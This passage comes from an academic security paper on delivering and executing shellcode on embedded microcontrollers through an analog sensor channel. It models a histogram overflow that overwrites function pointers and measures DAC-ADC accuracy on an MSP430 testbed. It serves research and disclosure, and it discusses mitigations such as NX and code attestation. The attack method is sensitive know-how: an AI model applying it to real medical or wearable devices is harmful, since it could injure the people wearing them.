On a Harvard architecture device, program memory and RAM are in separate address spaces, so RAM is often not executable. In this case, SWATT only needs to verify the program code. In a von Neumann architecture, however, RAM and program code share an address space, so the verification must also include RAM. The researchers propose a way of verifying RAM, since execution on an embedded device is generally predictable. They propose having checkpoints in code so that all dynamic state is memory is externally predictable. There is one exception, however, and that is environmentally-influenced state, specifically sensor readings.

4.5 Sensory Channel Threats

All but one of the previously discussed security systems fail to take into account sensory input. The Negative Selection IDS discussed in Intrusion Detection Systems looks for abnormal data on the sensory channel, but it does not do so locally on the device; it requires an external server to do the heavy computation. At the end of section 4.4, we mentioned one of the most important limitations in the SWATT [8] system. That limitation was that since SWATT cannot predict sensory channel input, it cannot attest the entire memory space on a von Neumann embedded system. Apart from SWATT and the Negative Selection IDS [7], all of the systems focused on securing the communications channel. This is important as it is the primary input to the device. However, embedded devices often have another input, the sensor. Recently, the idea of sensory channel attacks has become an interesting new topic within the realm of embedded device security.

In sensory channel attacks, an adversary attempts to directly manipulate sensor readings by creating some change in the environment [13]. Malicious manipulation of sensor readings in a medical device like a pacemaker could cause the device to actuate at the wrong time, or not actuate when it is supposed to. In other systems, a physical medium may be used to transfer data. By manipulating this input, an adversary may be able to control some of the functionality of a device. The classic example of this is the infrared (IR) LED on a television remote. While attacking a television's IR sensor limits the attacker to the television's functionality. However, in a system like "Enlighten Me!" [21], light is used to distribute secret keys. With the right light source, an adversary can receive the key and distribute a false key, making the adversary a man-in-the-middle.

Another example of a practical sensory channel attack involves using electromagnetic interference (EMI) to induce voltages on a sensor circuit. In Kune et al. [22], researchers tried this technique on various devices, including an electrocardiogram (ECG) and cardiac implantable electrical devices (CIEDs). On the ECG, the researchers were able to induce a signal such that the device erroneously reported the patient's heart rate. With the CIEDs, the researchers had varying degrees of success, but in open air and implanted in a synthetic human, they managed to inhibit pacing using off-the-shelf hardware. These results are potentially dangerous to anyone with a heart monitoring or pacing device, but it is important to note that in this research, the test in the synthetic human was only successful from a range of 8 cm. However, with more expensive, higher powered hardware, these attacks could potentially be successful from a greater distance. The researchers propose a solution to this problem that can "attenuate the EMI on the analog sensor circuit, differentiate between induced and measured signals in the digital circuit, remove the induced signals if possible, and revert to known safe defaults if the interfering signal is too strong" [22].

In a similar paper, Kasmi et al. [12] present an attack against smartphones that can be expanded to all sensory channels that use long wires or other hardware that is susceptible to EMI. They note that smartphones can be controlled by voice command through headphones, so it can be possible to induce a voice signal on the long wire in the headphones. The wire in the headphones acts as an antenna, and the induced signal can activate voice controlled actions on the device. The authors propose several solutions to prevent these kinds of attacks, including electromagnetic shielding on long wires or performing voice authentication.

Uluagac et al. propose a sensory channel aware intrusion detection system for cyber-physical systems (CPS) [13]. Essentially, it consisted of four components: a contextual analyzer, a pattern analyzer, an anomaly analyzer, and an activity analyzer. The contextual analyzer simply checks to make sure that sensory data is within an accepted range. The pattern analyzer detects changes in the patterns created by the streaming sensor data. The anomaly analyzer looks deeper into potential anomalies and creates alerts based on these. Finally, the activity analyzer looks at the sensor system as a whole, recording CPU utilization and memory activities. This allows detection of potential anomalies that are within the expected ranges and patterns.

Since embedded devices contain many sensors that are exposed to the environment, it is very possible that an adversary may be able to compromise the integrity of a sensor, allowing an attacker to gain control of a device through an analog channel. The rest of this paper will expand upon methods and necessary vulnerabilities for performing this kind of attack.

Chapter 5: System Model

At a high level, the systems we are targeting with these attacks are embedded devices with von Neumann architectures that do not have no-execute (NX) hardware support, which would protect against executing instructions stored in RAM. Additionally, we assume that the program code in non-volatile storage cannot be modified. This could be because the microcontroller has write-once storage for program code or it is running a working attestation scheme, such as SWATT [8]. Finally, the device will have both a sensory channel input and some kind of communication channel, ideally a wireless communication channel. These are fair assumptions because there are a variety of widely used microcontrollers, such as the MSP430, that meet these criteria.

Each of these specifications are chosen for a reason. First, the von Neumann architecture means that program code and RAM share an address space, so the processor can fetch instructions from RAM addresses. The device does not have NX capability, since there are still many microcontrollers that do not provide this feature. With NX used properly, the system would not be vulnerable to arbitrary code execution.

To prove that a system running trusted code can still be exploited, we assume that code cannot be modified after programming the device. Write-once storage and SWATT are both ways of assuring that program code has not been tampered with. In production systems, write-once storage, called programmable read-only memory (PROM) or one-time programmable non-volatile memory (OTP NVM), is still fairly common because it is inexpensive compared to electronically erasable PROM (EEPROM) or flash memory. Additionally, flash memory sometimes requires special hardware to rewrite it, so often can be assumed to be unmodifiable after being programmed.

For the purposes of our paper, we assume that the application running on this device can be in one of two modes, as shown in Table 3.

Table 3: Device Modes

Mode Name	**Description**
Store & Send	Store raw input data directly in memory and send it to another device for processing
Histogram	Perform lightweight processing on the input data, such as calculating summary statistics, and send this data to another device

Both of these modes of operation can be exploited via the sensory channel, which will be discussed in more detail in Methodology. In addition to sensory channel exploitation, we will not rule out the possibility of an exploitable vulnerability in the communication stack that can be used to overwrite return values on the stack, but not transfer malicious code. Here we are assuming that the communication channel uses payloads that are too small to contain useful shellcode. This is a reasonable assumption given both that embedded devices have limited resources, and that, in our experience, packet sizes in wireless communication libraries are very small.

Chapter 6: Threat Model

The threat we are emulating in this paper is the advanced persistent threat (APT). The attacker wants to gain control of a targeted embedded device, perhaps to cause physical harm to the wearer of the device, or as a way to eventually gain control other devices on the network. To further define our threat model, we will follow a model adapted from OWASP's Application Threat Modeling [23]. There are three main parts: identifying entry points, determine assets, and determine countermeasures and mitigation.

Identifying Entry Points

In the previous section, we discussed some of the features of the system we will be exploiting, in addition to some entry points. Unlike typical personal computing applications, embedded systems generally rely less upon user input, which greatly reduces the attack surface. Table 4 summarizes the two main entry points into the application. As we will see later in this section, the communication channel can be considered generally secure enough to prevent arbitrary code execution. The analog input, however, is much less secure since it is often implicitly trusted to be correct.

Table 4: Entry points into embedded device

ID	Name	Description
1	Communication Channel	The device is capable of communicating over a wireless channel like Bluetooth or ZigBee. This depends upon the reliability of the wireless software stack being used on the device. Additionally, connections on the channel may or may not be encrypted or properly authenticated.
2	Analog Input	The main application of the embedded device is to read analog input from a sensor. The input data is stored in memory and some processing may be done, depending on the use case.

Assets to Protect

Given the entry points into the application, we need to discuss the assets that the application presents. This means defining all of the targets in which an attacker may be interested. Table 5 describes the main reasons that an attacker may want to compromise a wearable embedded device.

Each of these assets is threatened by an attacker. However, we can mitigate some of these threats by looking at the measures that this kind of system would have in place. Data exfiltration and malware delivery both require sending unexpected data over the communications channel. An intrusion detection system would likely be able to detect strange-looking packets. Denial of service is equally detectable and is fixed by turning off the malfunctioning device. Bodily harm, however, would be a more difficult threat to prevent without redundant sensors on the body. It is unlikely that a person would wear two or more of an expensive medical device, either because it is inconvenient or cost ineffective. An attacker wishing to cause bodily harm to the wearer of the device could likely do so in a nearly undetectable manner.

Table 5: Assets

ID	Name	Description
1	Wearer	Assets relating to the physical wearer of the device
1.1	Data Exfiltration	An attacker may want to steal health data from the wearer of the device. This could be achieved by sniffing the wireless channel.
1.2	Data Modification	An attacker may try to compromise the system by changing the sensor readings to inaccurately represent the environment being measured.
2	Network	Assets related to devices networked with the target device
2.1	Malware Delivery	Having control of the target device would allow an attacker to send arbitrary packets over the communication channel. This could be used to deliver malware to the base station or other devices on the network.
2.2	Denial of Service	The attacker can use the compromised device to jam wireless signals and drain the battery of all networked devices.
3	User	Assets relating to the user of the device. This pertains to wearable devices and other devices that a user interacts with directly.
3.1	Bodily Harm	If the wearer is depending upon a sensor to provide critical health information, modifying this data could cause physical harm to the wearer. For example, an ECG fails to report bad cardiac activity.

Countermeasures

There are two ways an attacker could gain control of a device to cause harm to the user. The first is by finding a way to tamper with the program code on the device. This kind of attack would remain persistent. However, it is mitigated by attestation systems like SWATT [8] or by not allowing program code to be written at runtime. The other way to attack the device is by inserting malicious code into RAM. The downside of this to an attacker is that, however unlikely due to running on long-lasting batteries, a reboot will clear the RAM and the device will function normally again. However, this may be a desirable trait since once the device is restarted, there is no trace of the attack. This kind of attack is mitigated by using specific types of hardware, such as microcontrollers with hardware NX protections or with Harvard architectures, which generally prevent execution from RAM by physically not allowing instructions to be fetched from RAM.

Chapter 7: Methodology

The main goal of this project is to demonstrate that it is possible to deliver and execute arbitrary code on an embedded system via an analog channel. We will show that preventing code from being modified is not sufficient to secure the execution of software on embedded systems. As mentioned in System Model, some embedded wireless communication software stacks impose limitations on the payload size for communications, making the communications channel a difficult way to deliver malicious code. Delivering malicious code via the analog channel gets around the packet size limitation.

7.1 Sensory Channel Malware Delivery and Execution

Our system model describes an embedded device with executable RAM, a sensory input channel, and a vulnerable communications channel. Additionally, the two modes of operation from Table 4 in System Model, Store & Send and Digest, each provide different exploitation vectors. For both exploits, the transfer of malicious code will be performed through the sensory input channel. What differs between the two modes is the means of executing the malicious code.

7.1.1 Store & Send Mode

In the first mode of operation, values from the ADC are written into a circular buffer stored in global memory. In this mode, we simply use the analog channel as a way to transfer malware into the buffer by encoding malicious machine code into analog signals. Since the embedded device is not doing any processing, it will just store the raw data into the buffer. Assuming the correct data size (i.e. bytes are stored as bytes, not as integers or larger data types) is used, this buffer has effectively been filled with malware. Because this mode of operation is not performing any data processing, executing this malware is not possible via the sensory channel only. Given a vulnerable communications stack, it is possible to time a buffer overflow attack such that we are able to return into the global buffer after the malware transfer is complete.



Figure 5: Steps to load [0x09,0x32,0xA3]

In this mode, we are essentially using the sensory channel as a way to stealthily deliver malware. Because the malware itself is never being sent over the communications channel, the malicious data would not be detected by a traditional intrusion detection system. The main flow for delivering malware over the sensory channel is:

1. Determine the ADC sampling rate and reference voltage
2. Determine the voltage encoding for malicious code bytes
3. Induce the correct voltages on the sensor for each sample

Figure 5 outlines what the target device does upon receiving ADC input. The attacker determines the voltage encoding and induces the voltage, while the target device simply converts the analog voltage into a digital value, stores that value in an array, and increments the index into the array in preparation for the next reading. The basic operation is shown in pseudocode in Figure 6.

```
int index = 0;
byte adc_values[MAX_SIZE];
adc_values[index++ % MAX_SIZE] = ADC.read()
```

Figure 6: Store & Send operation pseudocode

We can figure out the encodings for all of our malicious shellcode, and then induce the corresponding voltages at the right time to transfer our malware. With this method, the likelihood of success can be represented using Equation 7.1, where *S* is the set of opcodes, *a* is the number of bits the attacker's DAC can send, and *v* is the number of bits the victim is processing

$$P(success)=\prod_{i=0}^{|S|} 2\cdot\left(1-cdf\left(\frac{2^{n-m-1}}{\sigma_{2^{n-m}\cdot S_i+2^{n-m-1}}}\right)\right) \qquad (7.1)$$

This formula requires extensive data collection on the interactions between the attacker's DAC and the victim's ADC. Specifically, we need the experimental probability that a specific byte is transferred correctly. Additionally, we need the standard deviation of the distribution of possible values given the expected value. Once these values are determined, and assuming the attacker's DAC and victim's ADC both have the same number of bits of precision, the accepted z-score range for a byte, *i*, to be transmitted correctly is shown in Equation 7.2.

$$z=\pm\frac{1}{\sigma_i} \qquad (7.2)$$

The 1 comes from the size of error that is allowable, in this case the data is only acceptable if the byte is read in exactly as desired. Dividing the acceptable error by the standard deviation associated with the byte gives us the z-score associated with the byte. We can then apply cumulative distribution function (CDF) to determine the percentage of the time an error will happen for a particular byte, giving us Equation 7.3.

$$P(success)=2\cdot\left(1-cdf\left(\frac{1}{\sigma_i}\right)\right) \tag{7.3}$$

The CDF of this z-score gives us the probability that the value read in is between ±1 of the sent byte. If we subtract that probability from 1, we get the probability that the transmission is successful for one byte. To then get the value for a set of bytes representing shellcode, we can apply the multiplicative rule of probability and derive Equation 7.4.

$$P(success)=\prod_{i=0}^{|S|} 2\cdot\left(1-cdf\left(\frac{1}{\sigma_i}\right)\right) \tag{7.4}$$

Finally, if an attacker and victim have different resolutions available to them, the formula requires changes to show this. If an attacker has four more bits of resolution (e.g. the attacker has 12 bits of precision while the target only has 8) available to them, the formula requires changes to show this. If an attacker has four more bits of resolution, then they have 24 or 16 values between each victim value. This increases the acceptable error to eight values. The value sent by the attacker will be scaled to match the analog range of the victim's ADC. More generally, the acceptable error is Equation 7.5. Additionally, the value being sent by the attacker has to scale to match the expected value, so the associated standard deviation has to change. To convert a value, we must multiply by Equation 7.6 since they are both working off the same reference voltage. The DAC values represent finer divisions of the reference voltage. This converted value is at the bottom of the acceptable values from the victim ADC, to place it in the middle, and increase the margin of error, we must add in half the value. Substituting these values gives us the original formula as found in Equation 7.1.

$$\frac{2^{a-v}}{2}=2^{a-v-1} \tag{7.5}$$

$$V_{scale}=2^{a-v} \tag{7.6}$$

7.1.2 Histogram Mode

In the second mode of operation, we are performing a reasonable form of lightweight data processing that can be vulnerable given some common programming mistakes. In Figure 7, the target device maintains frequency data on values read from the ADC. In the figure, each box represents a bin of the histogram. In a histogram, each bin maintains the count of the number of times a value within its range is measured. For example, if the bin width is four, the first bin will represent the count of values measured between zero and three inclusive. The second bin will be the count of values from four through seven, and so on. For simplicity, Figure 7 uses a bin width of one. Unlike in the Store & Send mode, it now takes multiple ADC reads to get the desired byte in the histogram. In the first step, we want the byte `0x09` written into the first bin. To do this, we induce a voltage corresponding to zero on the ADC, and we maintain that voltage for `0x09` samples. We repeat this process for each byte that we want in the histogram buffer.

If the programmer forgets to, or incorrectly checks the range of the input values from the ADC, it is possible that frequency counts outside of the histogram array can be incremented. Improper range checking gives an attacker the ability to write to areas of memory beyond the histogram, which can, in certain circumstances, modify meaningful data that affects program flow



Figure 7: Loading data in histogram mode

To illustrate exploiting this vulnerability, imagine the following scenario:

1. We have an 8-bit ADC sampling at 1000 samples per second.
2. We expect the reasonable range of ADC values to be between 0 and 99, so we create a global histogram array of 100 bytes with bin size of 1.
3. We initialize all counts in the histogram to 0.
4. When the ADC reads a value, increment the count in the corresponding histogram bin.
5. We declare two function pointers that point to mode-specific functions
6. Function pointer indexed by mode byte is called once every second.
7. When compiled, the function pointers and mode byte are placed within 255 bytes from the start of the histogram array in memory.


Exploitation in Histogram Mode
State 1: Initial State
0x00 0x00 0x00 0x00 0x00 0xDE 0x44 0xFA 0x44 0x00
Buffer: Initialized to Zeros
Function Pointer is to Mode 0
Function Pointer is to Mode 1
Mode Number, Starts at 0
State 2: Shellcode Loaded into buffer
0x5E 0x43 0x7F 0x40 0x2B 0xDE 0x44 0xFA 0x44 0x00
Buffer: Now Holds Shellcode
Function Pointer is Unchanged
Function Pointer is Unchanged
Mode Number, Unchanged
State 3: Exploiting System to Execute Shellcode
0x5E 0x43 0x7F 0x40 0x2B 0xDE 0x44 0x00 0x24 0x01
Buffer: Now Holds Shellcode
Function Pointer is Unchanged
Now Points to Start of Buffer
Mode Now Set to 1

Figure 8: Steps for exploiting vulnerability in histogram mode

In Figure 8 we show each of the three steps for exploiting a vulnerability in this mode of operation. We are shown ten bytes in memory, five of which are used for the histogram, four for the two function pointers, and one for the mode number. In the initial state, all histogram counts are zero, the function pointers point to functions in program memory, and the mode number is initialized to zero. This gives the attacker an easily exploitable memory layout, if range checking is not correctly performed. As shown in Figure 7, the attacker can load the histogram buffer with any arbitrary values. With improper range checking, voltage values corresponding to greater than 100 after conversion will cause memory locations beyond the end of the array to be incremented. After loading the 5 bytes of shellcode, the attacker overwrites the function pointer to Mode 1 with the address of the histogram buffer. Finally, the attacker increments the mode number so that Mode 1 will be called on the next timer interrupt. Since Mode 1 now points to the beginning of the histogram buffer, the code loaded into the histogram is now executed instead of the function originally pointed to by Mode 1.

This method gives two advantages to an attacker, the first is that the attack is much stealthier as no communications traffic has to be broadcast out. The second is the probability of success is substantially higher when using this method because the range of values accepted is larger for a given bin width. It can be represented with Equation 7.7, where S is the set of opcodes used and n is the bin width used by the software, where a is the number of bits the attacker's DAC supports and v is the number of bits the victim is processing.

$$P(success) = \prod_{i=0}^{|S|} \left(2 \cdot \left(1 - cdf\left(\frac{n \cdot 2^{a-v}}{\sigma_{n \cdot i \cdot 2^{a-v} + i \cdot 2^{a-v-1}}} \right) \right) \right)^{S_i} \qquad (7.7)$$

This formula has a few differences from the Store & Send method's prediction model to account for the differences in the methods. The first is the compensation for the bin widths. This compensation has a similar effect to increasing the gap in resolution between the attacker and the victim, and is scaled by *n*. The second change is due to the fact that bins are incremented, instead of sending the value of the byte, the index, *i*, is sent instead, so we can substitute it into the formula for the value sent. Finally, the value must be sent repetitively to set the bin to the desired value. Applying these changes gives us Equation 7.7.

Chapter 8: Results and Analysis

To achieve our goal, we created proof-of-concept attacks on a realistic platform. To simplify timing synchronization and to avoid additional complications due to different electrical grounds, our experimental setup put both victim and attacker on the same microcontroller. Essentially, we used one microcontroller to both simulate inducing a voltage on a sensor and read from that sensor. In this section, we first describe our experimental setup in detail. Then, we analyzed the accuracy and precision of our hardware. Finally, we describe and analyze the implementations for both of our attacks.

8.1 Hardware Setup

For our setup we used the MSP430 Launchpad (MSP-EXP430F5529LP) and a Microchip MCP4725 12-bit DAC. We wanted to simulate the induction of an electrical signal on a sensor, so we connected the output of the DAC (VOUT) to one the analog inputs on the Launchpad (P6.0) which is measured from the MSP430's internal 12-bit ADC. The power and ground were connected to the 3.3 V power supply on the Launchpad, and the I^{2}C clock and data wires were connected to SCL (P4.2) and SDA (P4.1). This setup, as shown Figure 9, was used for all of our experiments.



Figure 9: Our setup with the Launchpad on the left, connected to the DAC on the right.

8.2 DAC-ADC Analysis

Before performing any kind of attack over the sensory channel, we needed to ascertain if the accuracy and precision of the DAC-ADC channel was sufficient for our purposes. To obtain unbiased accuracy measurements, we needed to ensure that the DAC can accurately output arbitrary voltage jumps. Since our methodology states that shellcode must be encoded as analog voltages, we knew that there was a high likelihood of a noisy signal, especially since the DAC used was not the highest quality available. Our measurements were taken with consideration to the Store & Send Mode of operation, since that required changing the induced voltage every sample, due to the direct mapping of voltage to shellcode.

We were concerned that taking measurements with simple linear steps between voltages may bias our results, since the actual attacks will not be a linear pattern of voltages. This nonlinear pattern is shown in Figure 10, which shows the DAC output from one of our attacks in Store & Send mode. While there appears to be a pattern, it is clearly nonlinear, and the majority of noise from the DAC output is visible at the transitions between voltages. To start taking our first measurements, we created a simple application on the Launchpad that generated pseudorandom 12-bit values, write them to the DAC, read the voltage back in through the ADC, and transferred the results to a machine running GNU R to analyze the output.



Figure 10: Shellcode encoded in voltages

```
dac.setVoltage(codeword, false);
Serial.write(codeword);
delay(1);
Serial.write(",");
Serial.writeln(analogRead(A0));
```

Figure 11: Main loop of data gathering application

The first part of this program was the pseudorandom number generator. To generate values, we used a 16-bit linear feedback shift register (LFSR) masked to 12 bits. We arbitrarily chose the feedback mode, but chose the start state as one that would cover as much of the 12 bit space as possible as quickly as possible. In the main loop of our program, we started by getting the next pseudorandom number from our LFSR, and then we performed the operations shown in Figure 11.



Figure 12: Offset between expected byte and received byte values

After analyzing our sampling distribution for potential biases (see Appendix B: LFSR Output Distribution), we used the LFSR to generate pseudorandom voltages on the DAC and read in the voltage on the ADC. We compared the measured value from the ADC to the actual value written to the DAC. As our implementation only requires byte-level precision, detailed in section Attack Implementations, we focused on truncating 12-bit ADC reads to the upper 8-bits, essentially creating an 8-bit ADC in software. There are two reasons for truncating conversions to 8-bits:



Figure 13: Integral Nonlinearity Error in the MCP4725 [28]

1. 12-bit values require a 16-bit integer to store, so each value wastes 4 bits of storage, which may be important on a resource constrained system.
2. Given sensor readings' susceptibility to noise, the lower 4 bits of the conversion may not have any real significance anyways.

We noticed a zig-zag pattern emerged in the graph we plotted in Figure 12 and after consulting the datasheet we saw that the DAC output pattern, Figure 13, matched the patterns we were receiving.



Figure 14: Standard deviation of noise in DAC-ADC loop

This was even clearer when we looked at the standard deviation of the distribution for each each converted value (Figure 14). With 20 million sample points, we noticed that the distribution of converted values for lower valued bytes was lower than the standard deviation for higher valued bytes.

Because we were interested in correctly transmitted bytes truncated from 12 bits, we had 4 bits of extra data that can be used to, on average, counteract the offset due to noise. So this meant that for every byte we wanted to transmit, we had 16 different 12-bit values we could use, some of which had a higher likelihood of transmitting correctly. Plotting percentile ranges and finding when they intercept 16 lead us to conclude that anything below the byte value `0x38` can be nominally received with at least 99% accuracy, while below `0xAB` gives us at least 95% accuracy. `0xFF` is transmitted successfully only about 90% of the time on a good connection.

